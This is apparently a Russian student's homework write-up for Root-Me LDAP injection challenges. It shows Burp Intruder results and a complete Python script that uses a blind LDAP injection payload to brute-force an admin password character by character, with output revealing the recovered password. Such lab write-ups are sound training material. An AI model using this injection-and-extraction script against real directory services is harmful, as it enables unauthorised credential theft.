

Урок 7. LDAP injection

Задание 1:

Выполнить задание на LDAP injection


<https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-authentication>

Решение:

Воспользовался вложенным выражением:



и результат:



Задание 2, 3*, 4*:

Выполнить задание на Blind LDAP injection

<https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-blind>

Решение:

К сожалению через Burp мне было сложнее выполнить это задание, чем через скрипт. Опыт в программировании у меня есть (Front-end), поэтому я выполнил это задание лишь через скрипт, но когда будет больше свободного времени разберусь как это делается и через Burp.

Что требуется для эксплуатации слепой LDAP-инъекции:

- 1) В потенциально уязвимом поле получить 3 статуса ответа: ошибку, статус «не найдено» или же False и статус с результатом (True)
- 2) В нашем случае необходимо было определить по какому полю/параметру происходил поиск пользователя. У нас это поле E-mail.
- 3) На основе полученных данных построить валидное LDAP выражение для эксплуатации.

Вот попытки выполнить задание через Burp:

The screenshot shows the Burp Suite Community Edition v2021.12.1 interface. On the left, there's a search bar for people with results for 'sn: admin' and 'Email: admin@ch26.challenge01.root-me.org'. The main panel displays the 'Intruder' tab with a list of payloads and their status. A table shows the results of the attack, including request numbers, payloads, status codes, and error messages. The status codes are 200, 404, and 500, indicating successful exploitation.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			851	
4	d	200			851	
5	e	200			851	
7	g	200			851	
15	o	200			851	
18	r	200			851	
19	s	200			851	
25	y	200			851	
26	z	200			851	
30	3	200			851	
31	4	200			851	
32	5	200			851	
33	6	200			851	
36	g	200			851	
1	a	200			772	
2	b	200			772	
3	c	200			772	
6	f	200			772	

The bottom panel shows the request and response details. The request is a GET request to /web-servur/ch26/?action=d1r6search=gl%25%28sn%3Dadmin%25%28password%3D*d HTTP/1.1. The response is a 200 status code with a content type of text/html.

Дальше этого я не двинулся. Нашёл лишь из каких символов состоит пароль.

А вот собственно скриншот кода на Python:

```
1  import requests
2
3
4  page_dir = 'http://challenge01.root-me.org/web-serveur/ch26/?action=dir&search='
5  charset1 = 'abcdefghijklmnopqrstuvwxyz0123456789'
6  charset2 = ''
7  payload = 'g)(sn=admin)(password=*'
8  password = ''
9
10 print(f'Charset is {charset1}')
11 print('Reducing charset...')
12
13 for char in charset1:
14     response = requests.get(f'{page_dir}{payload}{char}')
15     if '1 results' in response.text:
16         charset2 += char
17         print(char, end='', flush=True)
18
19 print(f"\nBruting admin's password with charset '{charset2}'...")
20
21 char_find = True
22 while char_find:
23     char_find = False
24     for char in charset2:
25         response = requests.get(f'{page_dir}{payload}{char}')
26         if '1 results' in response.text:
27             char_find = True
28             payload += char
29             password += char
30             print(char, end='', flush=True)
31
32 print(f"\nPassword is '{password}'")
33
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
maks@maks-All-Series:~/Рабочий стол$ python3 ./script.py
Charset is abcdefghijklmnopqrstuvwxyz0123456789
Reducing charset...
degorsyz34569
Bruting admin's password with charset 'degorsyz34569'...
dsy365gdzerzo94
Password is 'dsy365gdzerzo94'
maks@maks-All-Series:~/Рабочий стол$
```

Результат его работы можно видеть в терминале внизу.